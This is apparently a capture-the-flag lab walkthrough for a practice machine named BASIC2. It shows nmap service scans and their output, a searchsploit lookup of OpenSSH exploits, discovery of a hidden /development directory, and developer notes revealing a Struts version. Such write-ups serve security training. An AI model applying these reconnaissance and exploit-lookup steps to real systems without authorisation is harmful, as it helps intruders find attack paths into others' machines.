
In these set of tasks you'll learn the following:


- brute forcing
- hash cracking
- service enumeration
- Linux Enumeration

Deploy the machine and connect to our network




```
┌──(root㉿kali)-[/home/kali]
└─# ping -c 1 10.10.215.115
PING 10.10.215.115 (10.10.215.115) 56(84) bytes of data.
64 bytes from 10.10.215.115: icmp_seq=1 ttl=63 time=209 ms

--- 10.10.215.115 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 208.742/208.742/208.742/0.000 ms
```


Find the services exposed by the machine




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -A -p- -T4 10.10.215.115
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-26 02:31 EDT
Stats: 0:00:43 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 10.30% done; ETC: 02:38 (0:06:14 remaining)
Nmap scan report for 10.10.215.115
Host is up (0.19s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db45cbbe4a8b71f8e93142aefff845e4 (RSA)
|   256 09b9b91ce0bf0e1c6f7ffe8e5f201bce (ECDSA)
|_  256 a5682b225f984a62213da2e2c5a9f7c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/26%OT=22%CT=1%CU=35339%PV=Y%DS=2%DC=T%G=Y%TM=649932D
OS:A%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M509ST11NW6%O2=M509ST11NW6%O3=M509NNT11NW6%O4=M509ST11NW6%O5=M509ST1
OS:1NW6%O6=M509ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN
OS:(R=Y%DF=Y%T=40%W=6903%O=M509NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




```
Network Distance: 2 hops
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h20m45s, deviation: 2h18m34s, median: 45s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2023-06-26T06:41:04
|_  start_date: N/A
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2023-06-26T02:41:04-04:00

TRACEROUTE (using port 111/tcp)
HOP RTT       ADDRESS
1   207.28 ms 10.18.0.1
2   207.41 ms 10.10.215.115

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 549.08 seconds
```



```
Host is up (0.21s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8080/tcp open  http        Apache Tomcat 9.0.7
No exact OS matches for host (If you know what OS is running on it, see https://nmap.or
TCP/IP fingerprint:
```



```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit OpenSSH 7.2p2
------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                       |  Path
------------------------------------------------------------------------------------- ---------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration                                             | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                                       | linux/remote/45210.py
OpenSSH 7.2 - Denial of Service                                                      | linux/dos/40888.py
OpenSSH 7.2p2 - Username Enumeration                                                 | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets P    | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading                             | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                                                 | linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration                                                | linux/remote/40113.txt
------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```




Undergoing maintenance

Please check back later

```
<html>
  <head></head>
  <body>
    <h1>Undergoing maintenance</h1>
    <h4>Please check back later</h4>
    <!--Check our dev note section if you need to know what to work on.-->
  </body>
</html>
```

```
element {
}
```


What is the name of the hidden directory on the web server(enter name without /)?



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p80 --script http-enum 10.10.215.115
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-26 02:43 EDT
Nmap scan report for 10.10.215.115
Host is up (0.21s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|_  /development/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
```

- ➔ Development


User brute-forcing to find the username & password




Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	


Apache/2.4.18 (Ubuntu) Server at 10.10.215.115 Port 80




```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```



